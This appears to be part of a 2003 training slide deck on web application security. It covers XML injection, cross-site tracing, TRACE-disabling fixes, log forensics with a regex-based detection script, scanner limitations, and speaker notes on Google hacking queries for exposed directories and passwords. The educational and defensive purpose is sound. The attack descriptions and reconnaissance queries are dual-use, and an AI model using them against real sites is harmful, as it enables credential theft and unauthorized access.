    Copyright ©2003 byinfosecguru.com, All Rights Reserved 315
  • 316.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 316 Site Structure Users ‘recipes.xml’ is converted to HTML server-side to support browser incompatibility. All recipes entered also get added to the public site for comments and review. Public users searching for recipes may comment on a recipe. Comments get added to the recipe owners recipes.xml file next to the given recipe.
  • 317.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 317 XML Security Issues Instead of comments, hacker adds XML tags, which get directly injected to a private users “recipes.xml” file. When a private user views their recipes, the XML tags get processed.
  • 318.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 318 XML Security Issues XML Tag Insertion a) Add recipes to their recipes.xml file b) Style Sheet referencing c) DOS attacks d) Malformed XML tags e) Processing Instructions
  • 319.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 319 XML Security Issues XML specification allows the creation of tags that execute applications. For example: An application that could tell me weather a fruit or vegetable was in season or not. Embed an XML processing instruction to execute this application and show me weather my recipe ingredients were in season or not when I viewed my recipe book. Depending on what the process was running as, a hacker could embed a processing instruction tag to execute applications or their choice. Hack that monkey:
  • 320.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 320 Proper Implementation of DTD Document Type Definitions describe the structure and semantics of an XML markup language. By using a DTD you can have an XML application compare a given XML document to a DTD. If an illegal tag is recognized, the XML processor will error the application.
  • 321.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 321 Web Services Web services allow applications to communicate regardless of operating system or programming language via the web. Web Services are XML based.
  • 322.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 322 The Life of an HTML document + .HTML Web Browser Document Application
  • 323.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 323 The Life of an XML document + .XML Document Applications
  • 324.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 324 Advanced Web Application Hacking Using the web for malicious gains!
  • 325.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Cross-Site Tracing A variation of cross-site scripting that increases the threat exposure. What can XST do that XSS cannot? Bypass HTTPOnly Restrictions Access to Basic Authentication Credentials Access to NTLM Credentials A web application is no longer required to cross-site script a user if the web server supports the TRACE request method. Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
  • 326.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Exploit Requirements Cross Site Scripting A vulnerable web application A user that clicks on a link or views malicious content. Cross Site Tracing Web server that supports the trace request A place to host the XST code Cross domain bypass bug (if cross domain is required)
  • 327.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Steps of Cross-Site Scripting Attacker inserts code into a site or sends a malicsions HTML link to a user. User views the malicious content or clicks on the malicious link. Malicious code is executed with the hosting domain context, granting access to the cookie data., Cookie data is passed off domain to a third-party.
  • 328.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Steps of Cross-Site Tracing Attacker inserts code into a target site or hosts the code on a controlled web page. User views the web pages and malicious code executes within the browser. Code directs the browser to send a TRACE request to a target domain. Cookie, Basic Authentication, and NTLM credentials are sent back to the browser within the HTML Body. Authentication information is sent to a third-party. Server Attacker VictimTarget Domain
  • 329.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved XST Points to Remember This is a multi-platform multi-technology issue. Not restricted to ActiveX. Flash, Java, etc.
  • 330.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved General Remedies 1.Sufficiently patch all web browsers against known domain restriction bypass flaws. This is more important part of security policy now more than ever. 2.Disable or disallow the TRACE Request method on production and development (unless needed) web servers. 3.Web server vendors should update their web server packages to disable TRACE by default. 4.Web server vendors should inform their users on how to disable or disallow TRACE on existing web servers. 5.ActiveX controls supporting arbitrary HTTP request should be marked unsafe for scripting by default. Other such technology vendors (Flash, Java, Shockwave, VBScript, etc.) should attempt to implement greater security mechanisms regarding disallowing unauthorized HTTP requests. Users have the ability to disable all active scripting and increase the safety of their credentials. However, this may negatively impact the functionality of many web sites.
  • 331.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Server Specific Server Specific (Resolutions should be confirmed by appropriate vendor) IIS - URL Scan   Apache -          Source Code Modification -          Mod_Rewrite Module   RewriteEngine onRewriteCond %{REQUEST_METHOD}  ^TRACERewriteRule .*   -   [F]   (Thank you to Rain Forest Puppy)   ** The Limit or LimitExcept directive in the httpd.conf file does not appear to be able to restrict TRACE. **
  • 332.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Microsoft IIS URLScan Add the following line to your URLScan.ini file: [options] UseAllowVerbs=0 [Deny Verbs] TRACE Caution! Can cause some applications to break. (Frontpage,OWA)
  • 333.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache mod_rewrite Add the following to your httpd.conf RewriteEngine onRewriteCond % {REQUEST_METHOD} ^TRACE RewriteRule .* - [F]
  • 334.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved fo·ren·sics  (f -r nsks, -z ks) n. (used with a sing. verb) 1. The art or study of formal debate; argumentation. 2. The use of science and technology to investigate and establish facts in criminal or civil courts of law. Forensics
  • 335.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved (Simplified) Web Server Environment Web Server Application Server Database Server Internet Firewall
  • 336.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Avenues of Attack Port 80 - Clear text, easy to watch with an IDS system Port 443 - SSL encrypted can be watched with an IDS but advanced configuration is required, often not done
  • 337.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved HTTP Request Get Request Easy everything is logged POST Request Only the Path is logged bummer...
  • 338.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Traditional Network IDS do not work Yes they will generally detect Nimda/CodeRed (Unicode/double decode) attacks. You could write rules to detect some basic attacks http://www.cgisecurity.com/web-attacks.rules It is almost impossible to detect certain attacks with a NIDS
  • 339.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Log Files IIS Log Files Stored in %winnt%/system32/logs/<servicename> Typically - C:/winnt/system32/logs/w3svc/*.log
  • 340.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved IIS Log File Formats IIS log file format UserIP,UserName,Date,Time,Service,Computer Name,ServerIP,Time Taken,Bytes Sent,Bytes Received,Status Code, Windows Status,Request Type,Target,Parameters IIS can log to IIS,W3C Extended and NCSA common file format
  • 341.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved File name determines type of log IIS format log files begin with in W3C extended log files begin with ex NCSA log files begin with nc
  • 342.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache Log File Locations ? %apache_home% /log/access.log
  • 343.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache Log File Formats By default Apache logs to NCSA common format or the combined log file format clientip,ident,username,date/time,request,status,bytes sent
  • 344.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Problems with web server logs POST data is rarely logged They are generally very large Contain lots of non-security related entries Many attacks can occur via POST request Some attacks can simply not be determined by log files
  • 345.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Log File Sizes eCom/Online Gaming Feb 1 - Feb 7 1,198,140 lines
  • 346.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Analysis of log content 107
  • 347.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved What defines a bad request? 401 Response codes - Authentication required 500 Response codes - Server error, SQL injection 200 Response code - could be the worst of all, success
  • 348.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Odd Request Methods Head Just returns server header no data. Used to probe for the existence of files Options Used to determine the capabilities of a web server and finger printing Trace Used for diagnostics. A possible attack vector XST Any WebDAV method (PropFind...) Used for managed web content. (Frontpage) and in some more robust web applications (OWA) 99% of applications use only GET and/or POST Why is someone HEADing me and should I let them?
  • 349.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Introducing the HillBilly Not really an analysis tool, more of a data reduction tool Searches for odd URLs 500 errors Strange request methods
  • 350.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved HillBilly Syntax ./hillbilly.pl -t <common,iis4,iis5> -l <logfile> -f <outputfile> -g (Look for odd GET request) -p (Look for 500 errors) -o (Look for odd request methods)
  • 351.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Odd URL search ./hillbilly.pl -t common -l access_log -g Regex = /[^A-Za-z0-9./?(%20)=_&-]/ Looks for request that contain characters other than these. Will find Unicode,Double Decode, Cross Site Scripting, SQL Injection, Command Execution, Directory Traversal in a GET request.
  • 352.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Weird Character Output
  • 353.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Weird Character Reduction
  • 354.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Ecom log file reduction Log file reduced from 1,198,140 to 285,314
  • 355.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 500 Errors Looks for any request method that generates a 500 error Large numbers of 500 errors from a single user over a short period can indicate a attack Check application server and SQL server logs Your time is synced right? ./hillbilly.pl -l access_log -t common -p 500 errors can indicate a SQL injection attack
  • 356.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Ecom odd request types Log file reduced from 1,198,140 to 0
  • 357.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Odd Request types ./hillbilly.pl -l access_log -t common -o Looks for any request type other than GET or POST Can point out probing request or finger printing attempts
  • 358.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Ecom odd request types Log file reduced from 1,198,140 to 2269
  • 359.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Prepare for the worst Configuring web server log files Know where they are! Additional utilities URLScan (IIS) mod_protect (Apache) Code Seeker (Cross platform)
  • 360.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Other logs SQL server logs Make sure they are on and at least logging errors Listen to your DBA whine about performance! Application Server Logs Make sure they are on Make sure you understand them
  • 361.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Time If you can’t sync it at least try to get it close You should really try to sync it, really
  • 362.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Using HillBilly as an IDS Danger this is untested!!! Danger this is probably insecure!!! CustomLog "|/usr/bin/hillbilly.pl -t common -l - -g >> /var/log/hillbilly.log" common Apache
  • 363.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 363 Automated Tools What to look for in a vendor!
  • 364.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 364 Web applications are vulnerable! 97% of the over 300 Web sites audited were found vulnerable to Web application attack. The Gartner Group 75% of the cyber attacks today are at the application level.
  • 365.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 365 Compounding the problem Frequent software updates and new web site functionality increase the potential for new web application vulnerabilities. Web application security assessments require a tremendous amount of time,money, skill and diligence. Conventional security solutions do not properly address the problem. Firewalls and SSL are not adequate security for a web application.
  • 366.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 366 Automating vulnerability discovery halting problem The halting problem is a decision problem which can be informally stated as follows: “Given a description of an algorithm and a description of its initial arguments, determine whether the algorithm, when executed with these arguments, ever halts.” undecidable problem “Not all problems can be solved. An undecidable problem is one that cannot be solved by any algorithm, even given unbounded time and memory.”
  • 367.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 367 Humans vs. Scanners Humans, as well as automated scanners, are best suited for identifying different types of security issues. Scanners can be expected to be very thorough in their testing process and only identify easily identified “technical” vulnerabilities. These automated scanners will not uncover multi-step procedure problems that often occur in complex web application. These procedural problems are referred to as “logical issues”. A human possess the ability to analyze a large set of circumstances and determine, reasonably quickly, if a weakness in a process exists.
  • 368.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 368 Logical vs. Technical Cross Site Scripting SQL Injection Directory Traversal Command Injection Frame Spoofing Buffer Overflows Directory Indexing Backup Files/Directories Configuration File Disclosure Technical Flaws Manipulation of application business logic Price List Modification Account Privilege Expansion False Account Creation User Impersonation Unauthorized Funds Transfer Logical Flaws Action requires a human intelligence.
  • 369.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 369 Technical Vulnerability String of code or repeatable pattern that a computer can be programmed to recognize If I put a single quote there and get a ODBC error then there is a SQL Injection vulnerability.
  • 370.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Logical Vulnerability “At step 3 of the wire transfer process, change the account parameter to point to the account you wish to transfer funds from. Continue changing the parameter on the next 2 steps of the transfer process.”
  • 371.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Logical Flaws in the News Hackers Shortcut Hotmail Password Reset Protections According to information obtained by Newsbytes, hackers recently discovered a way to skip the validation form and go directly to any user's "secret question" prompt. From there, the intruder is only one step away from resetting the user's password. Sources say that since the discovery of the security hole roughly two weeks ago, a small cadre of hackers has been patiently checking a long list of high- profile and desirable usernames for easily-guessed answers to secret questions. http://www.computeruser.com/news/02/02/13/news2.html
  • 372.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 372 We need a solution that makes sense! “If a scanner alone will not complete the job by itself, then a combination of software and security personnel is required.” – Identify all technical and logical security issues. – Be able to handle large web sites. – Be able to maintain a logged-in state. – Low volume of false positives – Scheduled – Consistently current – Ability to scan remotely with no source code access
  • 373.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 373 Using and Building Scanners For years we tested all forms of free and commercial web application Scanning tools and utilities as consultants, developers and administrators. * Disappointed in all available solutions * WhiteHat formed a team of industry leading web application security professionals, web application developers, and statistical analysis engineers. WhiteHat’s team spent the last two years developing the latest in Web application scanning technology. In the process of developing web application scanners, a tremendous amount of R&D was required to handle unforeseen challenges.
  • 374.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 374 Remote Testing Automated web applications scanners use a remote black box approach. All web applications are different. Different software, platforms, and configuration. Network Security Scanning: “Identifying known vulnerabilities in known code.” Web Application Security: “Identifying known classes of vulnerabilities in unknown code.”
  • 375.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 375 Automated Scanning Challenges Logout Detection Automated Login Infinite Web Sites Authentication System Auditing Errors and Responses Multi-Step Processes Strange URL Structure Client-Side Generated Links
  • 376.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 376 Automated Login The web application scanner must be able to generically login to a web application on demand. A scan is largely invalid if scanned while not properly authenticated because full functionality cannot be exercised.
  • 377.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 377 Automated Login The login process must support: – Client-Side Scripting Languages.
  • 378.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 378 Detecting Logout A scanner will at some point become logged out. How does the scanner know when its been logged out? Logout occurs by: – Clicking logout links – Timing out – Application errors – Session expiration etc,etc,etc,…
  • 379.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 379 Detecting Logout We used a system that performs preliminary tests on the web application to learn the login/logout nuances.
  • 380.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 380 Infinite Web Sites The website is enormous and crawling the entire site in a reasonable amount of time is impossible. Must compile an accurate structural map. Dynamic Web Sites: – Rate of addition – Rate of decay – Very large database of items 500,000+ links – Dynamic URL creation
  • 381.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 381 Infinite Web Sites Condense the amount of links we need to crawl and create a complete structural map of the site. Locate: All web applications All unique parameter name instances
  • 382.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 382 Authentication System Auditing Many web application authentication systems are inherently weak. They can be susceptible to session hi-jacking, session replay, etc. Cookie: T=user=admin Or Cookie: S=UID=ae5fad5ad6a8asd6as9 Even if the scanner could twiddle the bits, how does scanner know when something works or does not work or what's good or what's bad? How does a scanner know when it accesses another bank account? “Scanner is not able to generically determine context of good or bad”
  • 383.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 383 Response Codes and Errors Not Found does not always mean, “Not Found”. – Not everyone is RFC compliant – Universal Error Catching – Error strings are different
  • 384.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 384 Response Strings Application Errors SQL Injections XSS Command Injection Removing response messages helps prevent against exploitation. However, prevents scanners from finding the vulnerbilities. Lots of false positives.
  • 385.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 385 Multi-Step Process Websites will commonly have HTML Form flows with multiple steps to completion. This application flow cannot be traversed and mapped generically by a web application scanner.
  • 386.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 386 Multi-Step Process (Anti-Automation) If a computer is not supposed to automate this process, then how can a scanner?
  • 387.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 387 Strange URL Structure There are some very strange looking URLs these days. The normal web application url structure has a “?” delimiting the file name from the parameters. However, developers have realized that many web spiders will not index dynamic data so they have opted for some non-standard trickery. The goal is to identify: – Web application filename – Web application parameter names and values Even if: – There is no question mark – No “&” and uses strange delimiters. – Strange file extension (like .html)
  • 388.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 388 Normal URL Structure Normal: /articles/03/08/19/1748206.shtml? tid=109&tid=111&tid=126 /news?hl=en&edition=us&q=a&btnG=Search+News /shopping/category.asp?categoryID=11 /weeknight_survival.asp?wday=3&ww=this Inject into the name value pairs.
  • 389.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 389 Strange URL Structure Strange: /gp/browse.html/10217298046144934?node=1036592 /exec/obidos/ASIN/B00009J5VW/ref=e_hp_cb_3_1/12-1729804-6144934 / srs7/sid=030803095821064050032/g=home/search/detail/base_pid/2711 34/ /catindex/computers.html?ssPageName=MOPS5:HEC03 /exec/obidos/subst/home/home.html/102-17298046144934 /shop/enter.asp?category=2378467~2378483
  • 390.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 390 Client Side Generated Links Sometimes websites will have menus and style sheets which create hyperlinks on the fly. In these cases, web crawlers have a extremely difficult time traversing the site since the links are not yet built and parseable. “Unsolved problem by all web crawlers.”
  • 391.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 391 Fragile Web Application Web applications can be extremely fragile, especially where there is database access. Run the scans low and slow.
  • 392.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 392 What have we learned? “A web application scanner can alleviate a tremendous workload in a penetration test. However, software alone cannot be expected perform the entire task of securing a web application”. “All web application scanners find vulnerabilities using error messages. If error messages are suppressed, vulnerabilities are exponentially harder to detect using automated means.” “All web application scanners will produce a high volume of false positives.”
  • 393.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 393 Humans and Scanners Confidential Information Disclosure Verbose Error Messages HTML Comments Known Directory Known CGI File Configuration File Disclosure Backup File Disclosure Application Input Manipulation SQL Injection Cross-Site/In-Line Scripting Buffer Overflow OS Command Injection Meta Character Injection Directory Traversal Null Injection User-Agent Manipulation Referrer Manipulation Debug Commands Extension Manipulation Frame Spoofing Session Management Brute/Reverse Force Session Hi-Jacking Session Replay Session Forging Password Recovery Logical Vulnerabilities Logical Flaws (Manipulation of application business logic) Account Privilege Escalation Page Sequencing User Impersonation Improper Session Handling “Human assessments and scanners are required for complete vulnerability coverage when it comes to web applications.”
  • 394.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 394 Final Exam Getting your thinking caps on!

Editor's Notes

  • #3 The information within this presentation may change without notice. The intent of this information is for educational purposes to organizations desiring to understand electronic threats to their security. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the authors be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user&amp;apos;s own risk.
  • #7 Block Cipher: segregate plaintext into blocks Cipher: the cryptographic transformation Ciphertext: the result of encryption Clustering: occurrence where ciphertext of two messages (using the same algorithm) is identical Codes: cryptographic transformation representing words or phrases Cryptanalysis: act of obtaining plaintext from ciphertext Cryptographic Algorithm: procedures used to encipher and decipher messages Cryptography: science of hiding the meaning of communication Cryptology: cryptography and cryptanalysis
  • #8 Cryptosystem: set of transformations between plaintext and ciphertext Decipher: reversing encipher process to produce a readable message Encipher: to make the message unreadable except to the intended recipient Exclusive Or: binary addition without the carry bit Key (Cryptovariable): sequence controlling the enciphering / deciphering processes Link Encryption: multiple stage process of enciphering at one node, deciphering the message at the next node, enciphering it again at that node with a different key, and so on.
  • #14 The point of these animated slides is to show that the applications are written to work with the security tools and policies. If you compromise the application (via a browser) you can bypass the security. Base - explosion of WEB in ‘93 allowed anyone with a browser to access your site. 1nd anime - firewalls were put in place to only allow specific port access (i.e. WEB traffic) 2rd anime - with FW still have access problem so add authentication to only allow WEB access with channel encryption 3th anime - need for e-Business has introduced backend application driven by the WEB browsers. Compromise the application via the browser and you get past the security policies, compromise the applications, and access/manipulate sensitive resource. 4th anime - The same issue still exists. If we have done our job properly then we may have taken care of all of the know attacks, but we still have not add addressed the unknown application hack. These are real threats to the site. Click on the “APPLICATION HACKS” to link to the application hacks demo. The demo will return back to the point when completed (can always hit escape out of the demo ppt to return here). 5th anime - AppShield solves this problem by providing application perimeter defense, front ending any potential threat so that they never reach the server. A point to make here is that the server will not spend its time processing illegal requests.
  • #15 If we look at the complexity of the web application, it is multi-layered and includes all the business logic that enables user’s interaction with the web site and the transacting with the back-end data systems sitting behind the site. These applications come in the form of 3rd party packaged software and code developed in-house. Even in a secure environment, so much has to go right for these layers to behave appropriately that it is amazing these sites work half the time!. (NEXT SLIDE)
  • #20 Main speaking points: - We used to have simple web sites. - The web server sent HTML to your browser and displayed it - No real business application, maybe marketing or advertising - Business data nowhere near the websites.
  • #21 Main speaking points: - Now we no longer have websites, we have web applications - Web applications reside on multiple systems in distributed architectures - Use sophisticated programming languages and architectures - Corporate and customer data moved to the computing edge - Edge extended to cellphones, pda’s, mobile sales force solutions, inventory management systems, etc.
  • #22 Key Speaking Points: - Web applications invite public access to your most sensitive data - Customer information, transaction information, and even proprietary corporate data can all be accessed through the web application
  • #23 Main Speaking Points: - Access has to be allowed to the application by firewalls and all lists, or else your web site won’t work. This trust is what hackers try to exploit through the application. -This is because of how we secure our websites We harden and protect the servers We restrict access from the outside But the web application has to be accessible to the public The web application itself holds many vulnerabilities that can be exploited Perimeter security cannot secure the web application Web vulnerabilities are exploited over HTTP, using HTML Web applications breach our perimeter and provide direct access to customer and business data on back-end databases
  • #24 Main Speaking Points: There is great risk in these web application vulnerabilities In 2001 The Computer Security Institute said that web application incidents cost companies more than XXX millions of dollars (update this quote to make it accurate.) In the 2002 survey just released, 44% of the respondents quantified their financial loss at over 455 million dollars.
  • #25 &amp;lt;number&amp;gt;
  • #38 Also could be an example of 3rd party missconfiguration
  • #39 Also could be an example of 3rd party missconfiguration
  • #45 Also could be an example of 3rd party missconfiguration
  • #46 Also could be an example of 3rd party missconfiguration
  • #47 Also could be an example of 3rd party missconfiguration
  • #48 Also could be an example of 3rd party missconfiguration
  • #105 2XX Client Request Successful 200 OK; the request was fulfilled. 201 OK; following a POST command. 202 OK; accepted for processing, but processing is not completed. 203 OK; partial information--the returned information is only partial. 204 OK; no response--request received but no information exists to send back. 3XX Redirection 301 Moved--the data requested has a new location and the change is permanent. 302 Found--the data requested has a different URL temporarily. 303 Method--under discussion, a suggestion for the client to try another location. 304 Not Modified--the document has not been modified as expected. 4XX Error seems to be in the client 400 Bad request--syntax problem in the request or it could not be satisfied. 401 Unauthorized--the client is not authorized to access data. 402 Payment required--indicates a charging scheme is in effect. 403 Forbidden--access not required even with authorization. 404 Not found--server could not find the given resource. 5XX Error seems to be in the server 500 Internal Error--the server could not fulfill the request because of an unexpected condition. 501 Not implemented--the sever does not support the facility requested. 502 Server overloaded--high load (or servicing) in progress. 503 Gateway timeout--server waited for another service that did not complete in time.
  • #107 Note: There are many other tags, we won’t go over all of them 
  • #108 Explain about the different parts of the request (path, query)
  • #109 Emphasize the \r\n\r\n between the headers and the body Show the “Content-Type: application/x-www-form-urlencoded”, and the “Content-Length” headers
  • #110 For cookies: &amp;lt;META HTTP-EQUIV=&amp;quot;Set-Cookie&amp;quot; CONTENT=&amp;quot;cookievalue=xxx;expires=Friday, 31-Dec-99 23:59:59 GMT; path=/&amp;quot;&amp;gt;
  • #111 SSL – in the user’s point of view, this is basically just encrypted HTTP (secured)
  • #123 Many of these techniques can be used with other search engines. Some of these techniques can not.
  • #124 the technique is old, but an old dog can learn new tricks... read on...
  • #130 Because Google took our URL, and “translated” it for us, we appear to be surfing Google, not Defcon. Even images are fetched via Google! This is not foolproof, and should only be used as a transparant proxy, but it can effectively hide where we’re surfing from the casual observer...
  • #139 How does this work? I don’t work at Google, and I don’t have their source code. My guess is that the Google bot caught the site when the authentication mechanism was down. My other guesses are much more insidious...
  • #151 this search finds all .gov sites with the word “boobs” in the text... no politicians were listed in the returned results...
  • #154 Site Restricted Search Example: admission site:www.stanford.edu If you know the specific web site you want to search but aren’t sure where the information is located within that site, you can use Google to search only within a specific web site.  Do this by entering your query followed by the string “site:” followed by the host name. Note: The exclusion operator (“-“) can be applied to this query term to remove a web site from consideration in the search.Note: Only one site: term per query is supported.
  • #156 If you prepend &amp;quot;inurl:&amp;quot; to a query term, Google search restricts the results to documents containing that word in the result URL. Note there can be no space between the &amp;quot;inurl:&amp;quot; and the following word. Note:  &amp;quot;inurl:&amp;quot; works only on words , not URL components. In particular, it ignores punctuation and uses only the first word following the &amp;quot;inurl:&amp;quot; operator. To find multiple words in a result URL, use the &amp;quot;inurl:&amp;quot; operator for each word. Note: Putting &amp;quot;inurl:&amp;quot; in front of every word in your query is equivalent to putting &amp;quot;allinurl:&amp;quot; at the front of your query.
  • #167 The script is simple. Just do recursive Google searches for intitle:Index.of “Apache/[version] Server at” and grep out the “Results” line from the returned output. That line will look something like: “Results 1 - 10 of about 15,700. Search took 0.72 seconds” when searching for intitle:index.of “Apache/1.3.11 Server at”
  • #174 lots of times when a directory listing is unintentional, the default title of the page begins with a generic “Index of “...
  • #175 lots of times when a directory listing is unintentional, the default title of the page begins with a generic “Index of “...
  • #180 Mike Walker at CSC created a program like this (but better) to automate scans for his clients.
  • #182 “Consider a remote exploit that is able to compromise a remote system without sending any attack code to his victim. Consider an exploit which simply creates local file to compromise thousands of computers, and which does not involve any local resources in the attack. Welcome to the world of zero-effort exploit techniques. Welcome to the world of automation, welcome to the world of anonymous, dramatically difficult to stop attacks resulting from increasing Internet complexity.” –Michal Zalewski
  • #196 wah.... no encrypted passwords?
  • #208 ...but this one’s old....
  • #210 &amp;lt;whine&amp;gt; “but encrypted passwords are tooo hard....” &amp;lt;/whine&amp;gt;
  • #365 &amp;lt;number&amp;gt;
  • #366 &amp;lt;number&amp;gt;
  • #367 &amp;lt;number&amp;gt;
  • #368 &amp;lt;number&amp;gt;
  • #369 &amp;lt;number&amp;gt;
  • #370 &amp;lt;number&amp;gt;
  • #371 &amp;lt;number&amp;gt;
  • #372 &amp;lt;number&amp;gt;
  • #373 &amp;lt;number&amp;gt;
  • #374 &amp;lt;number&amp;gt;
  • #375 &amp;lt;number&amp;gt;
  • #376 &amp;lt;number&amp;gt;
  • #377 &amp;lt;number&amp;gt;
  • #378 &amp;lt;number&amp;gt;
  • #379 &amp;lt;number&amp;gt;
  • #380 &amp;lt;number&amp;gt;
  • #381 &amp;lt;number&amp;gt;
  • #382 &amp;lt;number&amp;gt;
  • #383 &amp;lt;number&amp;gt;
  • #386 &amp;lt;number&amp;gt;
  • #387 &amp;lt;number&amp;gt;
  • #388 &amp;lt;number&amp;gt;
  • #389 &amp;lt;number&amp;gt;
  • #390 &amp;lt;number&amp;gt;
  • #391 &amp;lt;number&amp;gt;
  • #392 &amp;lt;number&amp;gt;
  • #393 &amp;lt;number&amp;gt;
  • #394 &amp;lt;number&amp;gt;